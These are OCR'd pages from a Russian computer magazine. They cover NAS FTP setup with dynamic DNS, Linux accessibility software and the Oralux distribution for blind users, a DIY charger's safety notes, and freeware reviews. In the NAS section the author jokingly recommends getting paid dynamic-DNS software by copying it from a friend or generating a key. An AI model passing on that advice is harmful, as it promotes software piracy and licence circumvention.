Для того, чтобы это было возможно, мы заходим в web-интерфейс DNS-120, выбираем папку с информацией, придумываем пароль и назначаем ftp-сервером (операция очень подробно описана в русскоязычном руководстве пользователя). Но не все так просто, как кажется. Адаптер DNS-120 (эта же проблема возникла и с DNS-300), как оказалось, совершенно не понимает кириллицу, так что русские имена файлов лучше переименовать в латинские, иначе информацию невозможно будет достать!!! Разработчик уверяет, что новая прошивка решит эту проблемку. Ну что же, будем ждать и надеяться...

Осталось подсоединить наш сервер к Глобальной сети. Но обратите внимание, что для его работы нужен постоянный IP-адрес. Отсюда становится понятно, что пользователям «диалапа» не видать собственного сервера как своих ушей. А вот пользователи, имеющие в распоряжении ADSL-выход, таки смогут наслаждаться своим собственным сервером. Этому не помешает даже динамический IP-адрес, вы можете воспользоваться динамическими хост-системами (Dynamic Hostnames). А вернее, воспользоваться услугой *Free Dynamic Hostnames*. Здесь надо заполнить анкету, в которой можно указать все что угодно, единственное — адрес своего электронного ящика укажите правильный. Система выведет список свободных Hostnames, а в строке IP Address впишите IP-адрес, по которому в настоящее время прописан ваш компьютер.

Через какое-то время вы получаете какой-нибудь смешной адрес, набрав который, вы попадете на свой сервер. Еще вам понадобится программка для связки и постоянной синхронизации полученного вами доменного имени с динамическим IP-адресом вашего компьютера. Программка отслеживает изменение IP-адреса и сопоставляет его с адресом вашего сервера, поэтому сервер будет всегда доступен. Конечно, практически все такие программы платные (около $10), но, естественно, всегда есть возможность получить их бесплатно — например, взять у друга. Или более честный способ ☺ — сгенерировать для них ключ...

Вот и все, чем я хотел поделиться с читателями. Разве только одна мелочь осталась. Программа синхронизации (*DynSite*) IP-адреса может работать только на настольном компьютере, который во время нашего путешествия должен быть отключен. Насколько я знаю, запустить эту программу прямо на сервере невозможно. Если кто-то сталкивался с данной проблемой, поделитесь ее решением.

В заключение можно отметить, что при желании и потребности дома можно много чего удобного построить. Например, вот какую сетевую среду предлагает реализовать тот же D-Link на базе своих устройств (**рис. 3**).

## ТАБЛИЦА

| | DNS-120 | DNS-300 |
|---|---|---|
| Память | | Flash: 8Мбайт<br>SDRAM: 64Мбайт |
| Стандарты | IEEE 802.3/802.3u Ethernet<br>USB 1.1, 2.0<br>Samba 2.2.8a | |
| Интерфейсы | 1 порт 10/100BASE-TX Ethernet с поддержкой автоопределения MDI-X<br>2 порта USB 2.0 | 2 порта USB 2.0<br>1 порт 10/100BASE-TX Ethernet,<br>Один 3.5-дюйм. отсек для установки HDD PATA (не входит в комплект) до 400ГБ |
| Кнопки | Disconnect (отключение USB-устройства)<br>Reset (перезагрузка) | Кнопка для сброса параметров к заводским |
| Клиент DHCP | Получение IP-адреса от DHCP-сервера, Auto-IP (автополучение IP) | |
| ПО | Утилита для Windows с возможностью обновления ПО устройства<br>Сетевые настройки<br>Поддержка автоматического получения IP<br>Управление учетными записями пользователей<br>Управление каталогами и накопителями<br>FTP-сервер<br>Планировщик загрузки<br>Функция резервного копирования | Мониторинг состояния и использования жесткого диска<br>Поддержка клиента/сервера DHCP<br>Встроенный принт-сервер (подключение принтера через порт USB 2.0)<br>Подключение внешнего жесткого диска с объемом до 400 ГБ через порт USB 2.0<br>Резервирование на накопитель с флэш-памятью |

# Говорящий пингвин

Сергей ЯРЕМЧУК
grinder@ua.fm

*Сегодня в мире насчитываются несколько сот миллионов людей с различными нарушениями зрения, слуха, подвижности. В современном высокотехнологическом мире таким людям очень тяжело использовать технические средства и информационные ресурсы, так как они зачастую проектируются без учета нужд таких пользователей. Предлагаю познакомиться с OpenSource-решениями, позволяющими работать с компьютером пользователям с нарушением зрения. Дистрибутив, о котором пойдет речь в конце статьи, не похож ни на один из тех, которые были представлены в журнале раньше. И даже несмотря на то, что его Рабочий стол по современным меркам можно назвать примитивным, практическая ценность дистрибутива несомненна.*

## Небольшое отступление

В последнее время как в операционные системы, так и в интерфейсы программ стали закладываться возможности, упрощающие работу пользователям с пониженным зрением. Федеральные агентства различных государств разрабатывают и внедряют соответствующие стандарты. В США, например, существует т.н. 508-я статья (**http://www.section508.gov**), вступившая в силу в июле 2001 г. Она требует от федеральных агентств включать в электронные и информационные




Рис.1

технологии специальные возможности, чтобы люди, имеющие какие-либо нарушения, могли использовать их на равных. Хотя поддержка спецификаций *Voluntary Product Accessibility Template* (VPAT) — дело сугубо добровольное, однако это демонстрирует некоторый сдвиг, наметившийся в данном вопросе. Кстати, сам сайт может служить образцом для подражания: при необходимости пользователь может изменить шрифт на веб-странице, не прибегая к специальным возможностям операционной системы. На сайте консорциума W3, разрабатывающего стандарты для Интернета, можно найти документ *User Agent Accessibility Guidelines 1.0* (**http://www.w3.org/TR/UAAGIO**), где даны рекомендации по созданию контента, которым могли бы воспользоваться и пользователи с различными ограничениями.

Любая уважающая себя фирма, производящая электронные устройства, предлагает и специальные устройства, помогающие людям с плохим зрением. Среди них электронные органайзеры для слепых (**рис. 1**), принтеры и дисплеи Брайля, другие устройства. Но это все там, у них. Не знаю, как ситуация в Киеве, но если попытаться купить или хотя бы заказать такой товар в магазинах областных центров, то, скорее всего, вы ничего не найдете и в лучшем случае получите вежливый отказ. Почему так? Невыгодно.

## Чем может помочь таким людям Linux?

Наверное, самым главным преимуществом *GNU/Linux* перед *Windows* в этом случае является то, что большинство программ разработано для консоли. Да, затем для них пишется графический фронт-энд, упрощающий их использование, но в основе лежат все-таки консольные приложения — а они идеально подходят для слепых пользователей. В такой текстовой среде пользователь может, например, выходить в Интернет при помощи веб-браузера *Lynx/Links*, а весь текст с экрана будет выводиться через программу чтения экрана и речевой синтезатор. Появление Windows 95, имеющей графическую среду и ориентированной на использование мыши, воздвигло труднопреодолимый барьер и фактически лишило возможности работы с компьютером людей, для которых клавиатура является единственным средством общения с системой. Да, в последних версиях Windows заложена возможность увеличения участков экрана посредством экранной лупы, появился «Экранный диктор», для чтения текста можно воспользоваться синтезаторами речи. Но это все сделано, как мне кажется, больше «для галочки». Практически на всех ресурсах дается описание специализированных утилит сторонних производителей (в первую очередь, это **JAWS for Windows от Freedom Scientific**), которые и решают проблему взаимодействия пользователя с этой ОС — хотя и требуют большой подготовительной работы, чтобы заставить ее понимать все приложения. Ввести команду с клавиатуры на порядок проще.

Стоит отметить, что для адаптации графических сред также ведутся работы и в OpenSource-проектах. Некоторые успехи достигнуты в *KDE Accessibility Project* (**http://accessibility.kde.org**) и *GNOME Accessibility Project* (**http://developer.gnome.org/projects/gap**), разрабатывающих специальные возможности для соответствующих сред. С другой стороны, в самой Linux на сегодняшний день имеется все для людей, полностью или частично утративших зрение: синтезаторы речи, программы чтения экрана, в том числе и «звуковые рабочие столы», реализующие особую среду для работы такого пользователя, экранные лупы. Для этой системы написаны драйверы и программы для многих популярных брайлевских дисплеев. Множество специальных программ и утилит помогут таким пользователям эффективно использовать компьютер, причем все они традиционно распространяются свободно. Представлю только некоторые из них.

В первую очередь это **EmacSpeak** (**http://emacspeak.sourceforge.net**), который является полноценным рабочим окружением (Audio Desktop), озвучивающим все происходящее на экране. Он включает в себя больше дюжины полноценных приложений для работы с текстом, Интернет и позволяет слепому пользователю полноценно взаимодействовать с системой. При этом, в отличие от программ чтения экрана, он умеет различать некоторые данные и, например, дату в календаре произносит не как набор цифр, а как осмысленную информацию, облегчая восприятие. Примечательно, что все релизы EmacSpeak имеют имена — например, последний (17.0) называется HappyDog.

Программы чтения экрана. Здесь выбор большой, некоторые работают не только с программными, но и с аппаратными речевыми синтезаторами:

✓ **Yasr** — Yet Another Screen Reader (http://sourceforge.net/projects/yasr), нетребовательная к ресурсам и легко переносимая программа чтения экрана.

✓ консольная читалка **Jupiter Speech System** (http://www.eklhad.net/linux/jupiter).

✓ **Screader** (http://www.euronet.nl/~acj/eng-screader.html) также работает в консольном режиме, использует речевой синтезатор *Festival* (http://www.cstr.ed.ac.uk/projects/festival) и поддерживает аппаратный синтезатор *Accent*.

✓ плагин к файловому менеджеру и веб-браузеру **Konqueror Speaker** (http://dogma.freebsd-uk.eu.org/~grrussel/speaker.html).

✓ **Gnopernicus** — программа чтения экрана для Gnome.

Кроме того, специальная разработка **Speakup** (http://www.linux-speakup.org), требующая, правда, наличия аппаратного синтезатора *DecTalk Express*, позволяет установить операционную систему Linux слепому пользователю.

Экранные увеличители: **GMag** (http://projects.prosa.it/gmag); довольно функциональная программа **Puff** (http://trace.wisc.edu/world/computer_access/unix/unixshare.html), но требующая модификации исходного кода, а поэтому неудобная для начинающих пользователей; консольная **SVGATextmode** (http://freshmeat.net/projects/svgatextmode); коллекция программ **UnWindows** (http://www.cs.rpi.edu/pub/unwindows), включающая экранную лупу *Dynamag*, и, наконец, **Xzoom** (http://filewatcher.org/sec/xzoom.html). Напомню, что в X-Window при помощи комбинации `Ctrl+Alt+keypad-plus/keypad-minus` можно на лету менять разрешение экрана, увеличивая тем самым размер шрифта.


Брайлевские трансляторы: **Brass** (http://www.butenuth.onlinehome.de/blinux) — относительно молодая разработка, объединяющая речевой и брайлевский вывод; **BrLTTY** (http://dave.mielke.cc/brltty) — обеспечивает работу в консоли и вывод результата на брайлевский дисплей; **NFBTrans** (http://www.nfb.org/nfbtrans.htm) — freeware-транслятор, разработанный *National Federation for the Blind* (NFB).

Задача проекта **Blind + Linux = BLINUX** (http://www.leb.net/blinux) — сделать Linux более дружелюбным к слепым пользователям, начиная с этапа установки. Но это еще не все, специально для них были созданы адаптированные дистрибутивы, содержащие необходимые приложения — которые, кстати, будут работать на довольно слабых машинах. Вот только некоторые из них: **BRLSPEAK** (http://www.brlspeak.net), **linaccess-knoppix** (http://www.linaccess.org), **ZipSpeak** (http://serghei.net/linux/slackware/slackware-7.1/zipspeak) и герой сегодняшнего обзора французский дистрибутив **Oralux**. Сюда же, наверное, стоит включить и немецкий дистрибутив **SuSE Linux**, поддерживающий брайлевские мониторы уже на этапе установки и озвучивающий процесс установки при помощи Blinux.

## Дистрибутив Oralux

Дистрибутив **GNU/Linux Oralux** предназначен для людей, полностью или частично потерявших зрение. Домашняя страница проекта (http://www.oralux.org), размер iso-образа 495 Мб. Первый релиз 0.04, представленный общественности, датирован июлем 2003 года; в мае этого года стал доступен новый релиз 0.7-alpha. Базируется Oralux на самом популярном LiveCD-дистрибутиве *Knoppix*, и ему присущи все его качества, работа без установки на жесткий диск и автоматическое определение оборудования. В качестве рабочей среды по умолчанию использован *Emacspeak*, хотя доступны Yasr и Speakup. Посредством BrLTTY система поддерживает множество брайлевских дисплеев. Отличительной особенностью Oralux является его локализация. В его состав включены программные синтезаторы, озвучивающие текст на английском, французском, немецком, испанском, португальском и русском языках. Русский язык поддерживается посредством речевого сервера *Multispeech*, основанного на *Ru_tts* (ftp://ftp.rakurs.spb.ru/pub/Goga), *freephone и MBROLA* и умеющего автоматически переключать синтезаторы. Кстати, авторами Ru_tts являются россияне Игорь Порецкий и Дмитрий Падучих. Кроме того, сообщается, что Oralux может устанавливать многоязыковый программный синтезатор

речи *DECtalk* (4.61 или 5.0) от компании *Fonix* (http://www.4access.com/synthesizers.asp). Этот синтезатор позволяет Oralux общаться на следующих языках: английский, кастильский испанский, французский и немецкий. Теперь давайте попробуем Oralux в работе.


Рис.2

## Знакомство с Oralux

Скачиваем образ, записываем его на CD, выставляем загрузку с CD-ROM и перезагружаемся. После появления приглашения **boot:** система делает 30-секундную паузу. Можно сразу же продолжить загрузку, нажав **Enter**, а можно ввести дополнительные параметры загрузки (cheat code). Получить справку по ним можно, нажав **F2**, и для перехода к следующей странице — **F3, F4**. Кроме обычных для Knoppix параметров, позволяющих, например, использовать сохраненные настройки или подключить домашний каталог, находящийся на жестком диске, здесь можно указать тип брайлевского дисплея и речевого синтезатора — в том случае, если дистрибутив не сможет их определить самостоятельно (полный список можно получить в файле **/KNOPPIX/oralux-cheatcodes.txt**). После инициализации системы вы должны услышать петушиный крик. Это подал голос талисман Oralux — петух **Cocoralux** (**рис. 2**).

К сожалению, на первых этапах Oralux общается на английском (в идеальном случае его можно пересобрать под себя). Теперь необходимо выставить уровень звука, увеличивая громкость при помощи **Enter**, уменьшается клавишей **Пробел** (клавиши выбраны так, чтобы их мог без проблем найти слепой пользователь). Для перехода к следующему этапу нажимаем любую клавишу.

Далее — подбор языка. Система на различных языках последовательно будет спрашивать, какой язык использовать. Нажимая на любую клавишу, переходим к следующему языку; когда очередь дойдет до русского, нажимаем **Enter**. Чтобы пользователь понимал происходящее, система будет рассказывать, что она в данный момент делает. Далее таким же образом выбираем клавиатурную раскладку, функциональные особенности клавиатуры, тип брайлевского дисплея, тип Рабочего стола и синтезатора речи. Настраиваем Интернет-соединение. После прохождения всех этих этапов попадаем в выбранное рабочее окружение. Если ничего не менялось, то по умолчанию загрузится EmacsSpeak с документом, рассказывающим, как работать в Oralux. Чтобы прослушать его, достаточно перемещаться по строкам при помощи стрелок. Единственное неудобство — то, что для полноценной работы необходимо уметь работать в Emacs. Это очень мощный тестовый редактор (говорят, это даже стиль жизни!), но для обычного пользователя несколько непривычный, так как все действо происходит путем ввода команд, что требует некоторого предварительного обучения. Дополнительные модули расширения превращают Emacs в многофункциональный инструмент.

Остановлюсь на особенностях работы с *EmacsSpeak*, который также является расширением к Emacs. Для управления режимом работы синтезатора используется комбинация **Ctrl + e** и затем **d** с командой, которую необходимо выполнить. Так, например, для изменения скорости воспроизведения текста синтезатором необходимо нажать **Ctrl + e** и затем **d** и цифру от **1** (медленнее) до **9** (быстрее). Режим озвучивания символов пунктуации выбирается буквой **k** (т.е. **Ctrl + e d k**). Не выходя из Emacs, можно сразу ввести команду оболочки. Для этого нажимаем **Esc**, затем **!** и вводим команду. Например, установить уровень громкости в 50 можно так: **ESCAPE ! aumix -v 50**. Вся информация, вводимая с клавиатуры, будет озвучиваться. Командную оболочку можно запустить, нажав **ESCAPE**, далее **x** и набрав **shell**. Хотя по **ALT + F2-F4** доступны и другие консоли, но набираемая в них информация не будет озвучиваться. Прямо из рабочего окружения можно получить доступ к необходимой для освоения Emacs и EmacsSpeak документации (к сожалению, большая часть на английском). Вот эти комбинации: общую информацию получим по **Ctrl+h** и **m Emacspeak** (если ввести **Emacs**, то получим информацию по этому редактору); FAQ по программе — **Emacspeak Ctrl+e** и **F**; обучающий режим и список стандартных команд — **Ctrl+h Ctrl+e** (выйти — два раза **Ctrl+g**). Все настройки можно сохранить, набрав в консоли **saveconfig**, а документы, располагающиеся в оперативной памяти, сохраняются при помощи команды **mkpersistenthome**, после чего нужно будет указать, в какой раздел их сохранить. Для выхода из EmacsSpeak используйте **Ctrl +x Ctrl + c** Если после этого нажать **!**, то при помощи звукового меню вы сможете выключить компьютер.

Рассказать обо всех возможностях Oralux в пределах одной статьи невозможно, но цель статьи — в том, чтобы сообщить о существовании такого дистрибутива, который может помочь пользователям с нарушениями зрения. Некоторую информацию по работе пользователей с различными нарушениями зрения, слуха, подвижности в операционной системе Linux можно найти в *Linux Accessibility HOWTO* (Руководство по специальным возможностям Linux) (http://en.tldp.org/HOWTO/Accessibility-HOWTO/index.html). Кстати, самый старый релиз, который мне удалось найти (2.11), датирован 1997 годом, что говорит о постоянном, а не декларируемом внимании к таким пользователям со стороны общества OpenSource.

Linux forever!

---

**Окончание.** *Начало на стр. 19-21*

лучше потратить больше времени и собрать схему, в которой используется понижающий трансформатор). Во-вторых, перед началом процесса зарядки необходимо сначала подключить зарядное устройство к соответствующим клеммам аккумулятора и только после этого вставлять вилку в сеть! Стоит также напомнить, что в данной схеме использовать электролитические конденсаторы категорически нельзя, так как при прохождении переменного тока через полярные конденсаторы происходит разложение электролита, сопровождаемое обильным выделением газа. Это может вызвать взрыв конденсатора.




Рис.7

В заключение давайте подсчитаем, в какую сумму обошлось нам собранное устройство — **таблица 2**. Если оценить такой параметр, как соотношение цена/емкость, то получим следующее. Цена одного ампер-часа составит:

✓ для собранного устройства (7 А*ч) — 110 грн./7А*ч = 15.7 грн.

✓ для аккумулятора NP-FM50 (емкостью 1.18 А*ч) — 300 грн./1.18А*ч = 254 грн.

Как говорят, без комментариев. Правда, будем справедливы — масса нашего устройства, конечно, побольше.

**От редакции.** Обращаем внимание читателей на то, что изготовление устройства требует наличия определенных знаний и радиолюбительских навыков. При их отсутствии рекомендуем обратиться за помощью к специалистам. Если вы намерены игнорировать наше предупреждение, редакция не несет ответственности за последствия.

# Полезная софтинка. Выпуск 80

Сергей УВАРОВ
sergei_uvarov@mail.ru
ssoftnews@mail.ru

*Приветствую всех читателей! В этом выпуске соблюден баланс — две программы предназначены для работы, две — для развлечения. Какие именно — читайте ниже.*

## Feedreader 3.02

Интернет — структура, быстро меняющаяся под влиянием новых технологий и их одобрения конечными пользователями. Сначала мы лишь просматривали web-сайты, получая необходимую нам информацию. Затем обрел широкую популярность метод почтовых рассылок, экономящий как трафик, так и время пользователя в поиске конкретного вида информации. Вскоре стали обычными Интернет-мессенджеры и форумы.

Увеличивающийся с каждым годом поток информации вынуждает пользователей искать новые способы получения структурированных данных, что с успехом выполняют программы для чтения и организации новостей в формате *RSS*. Утилита **Feedreader** довольно качественно справляется с поставленной задачей получения новостей. При установке программы можно сразу выбрать язык интерфейса из 20-ти представленных, включая русский, и указать программе запускаться автоматически при старте системы.

Интерфейс программы поддается тонкой настройке и состоит из трех разделов, где представлены список подписанных разделов, список полученных новостей и раздел с самим текстом новости. Причем пользователь может менять по своему вкусу то, как отображается текст новости — внизу окна программы, справа от списка новостей, а еще можно использовать полный режим отображения, при котором показывается название новости с последующим ее отображением. В общем, свобода представления информации максимально полна.

Добавление нового канала выполнено в виде формы, в которой указывается название ленты, ее адрес, количество получаемых за раз новостей, а также период обновления ленты. Присутствующий в программе уникальный алгоритм обновления *Intelliupdate* автоматически запоминает частоту обновления канала, после чего производит его обновление в интеллектуальном режиме. При наличии нескольких новостных каналов с одного web-ресурса их можно группировать в один. Аналогично списки получаемых новостей можно группировать как по дате или источнику, так и вручную, используя собственную маркировку.

Свернутое в трей приложение при поступлении новых новостей отображает их в виде всплывающих окон, а собственно просмотр новостей доступен как во встроенном браузере программы, так и с помощью браузера, используемого по умолчанию в системе пользователя.

Программа работает в среде Windows 9x-2003, распространяется бесплатно и доступна для загрузки с http://www.feedreader.com/releases/FeedReader302Setup.exe, размер дистрибутива 3.46 Мб.

## Video MP3 Extractor 1.6.0

Если вам понравился видеоклип любимой группы или саундтрек к новому блокбастеру и вы хотели бы сохранить его в виде аудиофайла, нет необходимости прибегать к специализированным и сложным решениям. Интуитивно простая утилита **Video MP3 Extractor** позволит буквально в два щелчка мышью сохранить нужный саундтрек в файл в формате *mp3*.

Программа поддерживает работу с видеофайлами в форматах *asf, avi, dat, mov, mp4, wma, wmv, mpg, mpeg*. Для сохранения аудиопотока достаточно открыть исходный файл, указать путь сохранения *mp3*-файла (по умолчанию — в ту же папку, где исходный видеофайл) и выбрать битрейт — от 32 до 320 Кб/с. При щелчке по кнопке *Start* программа начнет процесс сохранения аудиодорожки (**рис. 1**).





**Рис. 1**

Программа распространяется бесплатно и доступна для загрузки с http://www.geovid.com/download/video-mp3-extractor.exe, размер 942 Кб. Если же вам необходим вариант, способный производить сохранение аудиодорожек в пакетном режиме, версия *Pro* этой же утилиты подойдет в самый раз, однако она уже shareware и доступна по ссылке http://www.geovid.com/download/video-mp3-extractor-pro.exe, размер 1.4 Мб.

## PDF Explorer 1.5

Эта программа является отличным примером того, как можно делать многофункциональные утилиты и распространять их бесплатно, причем по своим возможностям программы не хуже, чем их более именитые платные аналоги.

Предназначение утилиты — работа с файлами в формате *pdf*, ведение обобщенной базы данных о файлах в этом формате на локальных дисках пользователя, их обработка и т.п. На первом этапе работы с программой желательно сразу указать программе места расположения *pdf*-файлов, которые она занесет в свою базу данных, просканирует и сохранит основные свойства каждого файла (название, тема, автор, дата создания и т.п.), по которым в дальнейшем можно будет вести поиск на основе заданных критериев. Причем результаты поиска (списки файлов) можно сохранять, чтобы не производить поиск повторно. Дополнительно имеются функции создания резервной копии базы данных и ее последующего восстановления.


Для просмотра файлов можно использовать внешний *Adobe Acrobat Reader*, но значительно удобнее воспользоваться внутренним просмотрщиком файлов программы, который имеет основные функции для работы с *pdf*-файлами. При этом программа обладает режимом пакетной обработки файлов — их переименование, изменение информационных полей, анализ изображений, содержащихся в выбранном файле, с их последующим сохранением в выбранную пользователем папку в указанном формате — *bmp* или *jpg*, с необходимым уровнем качества. На отдельных вкладках доступен просмотр комментариев к файлу и файлов, вложенных в *pdf*-документ.

Несмотря на наличие только лишь английского языка интерфейса, работать с программой чрезвычайно легко и удобно. Убедиться в этом вы сможете, загрузив с http://homepage.oniduo.pt/pdfe/files/PDFE15B52Setup.zip дистрибутив программы размером 2.37 Мб.


## Lullaby 1.0

В завершение выпуска — пару строк об утилите, которая будет полезна тем, кто допоздна засиживается за компьютером, либо работая и слушая музыку одновременно, либо просто расслабляясь под любимые мелодии. Не требующая инсталляции крохотная утилита **Lullaby** (размером всего 282 Кб) предназначена для автоматизации «засыпания под музыку» ☺. Когда, слушая музыку (или смотря фильм), вы не хотите сами выключать компьютер, программа в течение заданного времени может уменьшать громкость звука до 0%, после чего, при достижении тишины, выполнить следующие действия: перевести компьютер в ждущий режим или выключить его.

Утилита работает в среде Windows, имеет русский интерфейс и совершенно бесплатна. Версия 1.0 доступна для загрузки с http://lullaby.mp3humor.spb.ru/lullaby.zip.



# Цифра в фокусе



Сергей УВАРОВ
sergei_uvarov@mail.ru
ssoftnews@mail.ru

*Продолжение, начало см. в МК, №№20-21 (399-400)*

## Изменение размеров изображения

Довольно часто фотографы, как любители, так и профессионалы, сталкиваются с таким неприятным моментом, как несоответствие снимка тем размерам, что необходимы для последующей печати. Чтобы увеличить полезную площадь изображения, не меняя его разрешения, необходимо добавить в него новые пиксели, что является довольно нетривиальной задачей. Способ решения данной проблемы получил название **upsamsling**. Он основан на применении различных алгоритмов, среди многообразия которых необходимо выделить три:

✓ *Nearest neighbor interpolation* — метод копирования ближайшего пикселя. Размер изображения увеличивается путем добавления в него пикселей тех цветов, что расположены рядом. Благодаря этому группы пикселей дублируются, изображение становится больше, чем на самом деле, однако этот метод приводит к возникновению т.н. ступенек на изображении;

✓ *Bilinear interpolation* — метод билинейной интерполяции. Использует увеличение изображения, беря за основу группы из 4-х соседних пикселей, при этом отсутствуют ступенчатые изменения цвета на изображении, однако оно получается нерезким, что требует дополнительной обработки;

✓ *Bicubic interpolation* — бикубическая интерполяция. В отличие от билинейной, дает значительно лучший результат, который основан на анализе уже 16-ти соседних пикселей, однако максимально эффективна при небольшом увеличении изображения (100-150%).

Основываясь на этих и других, не менее эффективных алгоритмах, разработчики и создают программы для изменения размеров изображений. Некоторые из них и будут освещены в статье.

✓ ImageLarger 1.0
*Разработчик:* Дмитрий Щитинин, http://sergey-sait.narod.ru
*Статус:* freeware
*ОС:* Windows 9x-XP
*Интерфейс:* русский
*Размер дистрибутива:* 242 Кб

Начнем с самой простой утилиты, не требующей даже установки. При этом она эффективно выполняет поставленную задачу по изменению размеров выбранного изображения — хотя и несколько не интуитивным способом. Окно программы довольно маленькое (**рис. 1**). Для изменения изображения достаточно выбрать искомый файл, после чего программа отобразит его текущий размер. Программа поддерживает работу с двумя форматами файлов — *bmp* и *jpg*, в режиме как чтения, так и записи. Нюанс работы с программой заключается в том, что новое разрешение картинки необходимо выбирать самому, исходя из собственных соображений, а какой алгоритм используется для выполнения задачи, разработчик решил оставить за кадром. При наличии определенного уровня подготовки результат получается на редкость хороший. Убедиться в этом можно, загрузив дистрибутив программы с http://dl.softportal.com/load/ImageLarger.rar. Если же такой вариант вам не по душе, воспользуйтесь следующей программой, интерфейс которой более интуитивный.

Рис.1

✓ ZardoZ Quality Destructor 1.1
*Разработчик:* Мякишев А.В., http://zardoz-soft.narod.ru
*Статус:* freeware
*ОС:* Windows 9x-XP
*Интерфейс:* русский
*Размер дистрибутива:* 359 Кб

Несмотря на название программы, явно указывающее на деструктивные действия по отношению к качеству обрабатываемых снимков, программа является хорошим решением для тех пользователей, которым нужна исключительно функция изменения размеров. Утилита имеет встроенное сжатие файлов в формате *jpg*, вся операция по изменению размеров изображения сводится к его открытию, установке необходимых параметров и последующему сохранению измененного изображения в новый файл.

Программа поддерживает работу с файлами не только в формате *jpg*, но и *bmp, ico, emf, wmf*. При открытии файлов она показывает информацию о разрешении файла, его размере и имени. Вариантов изменения файлов представлено два — в процентном соотношении и указании нового размера в пикселях. Первый вариант предпочтителен, поскольку в данном случае симметричность сторон остается неизменной. Изменение размеров путем установки значений в пикселях предполагает наличие соответствующей подготовки (**рис. 2**).

Указав новый размер, кнопкой *Применить* запускаете обработку изображения, по завершении которой в нижней части окна программы отображается информация о полученном результате вкупе с новым разрешением, размером файла и общим процентом увеличения или уменьшения. После чего новое изображение остается сохранить в один из доступных форматов — *bmp* или *jpg*.

Опробовать все вышеописанное в деле можно, загрузив с http://zardoz-soft.narod.ru/Setup_ZQD_v1.1.exe дистрибутив программы.

✓ FastStone Photo Resizer 2.2
*Разработчик:* FastStone Soft, http://www.faststone.org/FSResizerDetail.htm





Рис.2

*Статус:* freeware
*ОС:* Windows 9x-XP
*Интерфейс:* английский
*Размер дистрибутива:* 1.27 Мб

При первом запуске программы не совсем понятны ее функциональные возможности в плане изменения размеров изображения. Интерфейс утилиты (имеющий, к тому же, разнообразные скины) говорит о том, что перед нами утилита для единичного и пакетного конвертирования изображений, а также пакетного переименования их названий.

Главное окно программы разбито на две части, правая содержит различные функциональные кнопки и окно выбора изображений, левая представляет собой список выбранных для обработки файлов (**рис. 3**). Программа




Рис.3

поддерживает работу с большим количеством графических форматов, среди которых *bmp, jpg, gif, png, tiff, psd, pcx*. Окно предварительного просмотра позволяет не ошибиться в выборе файла, а дополнительные параметры выбранного формата для конвертирования позволят выполнить операцию в полном соответствии с желаниями пользователя.

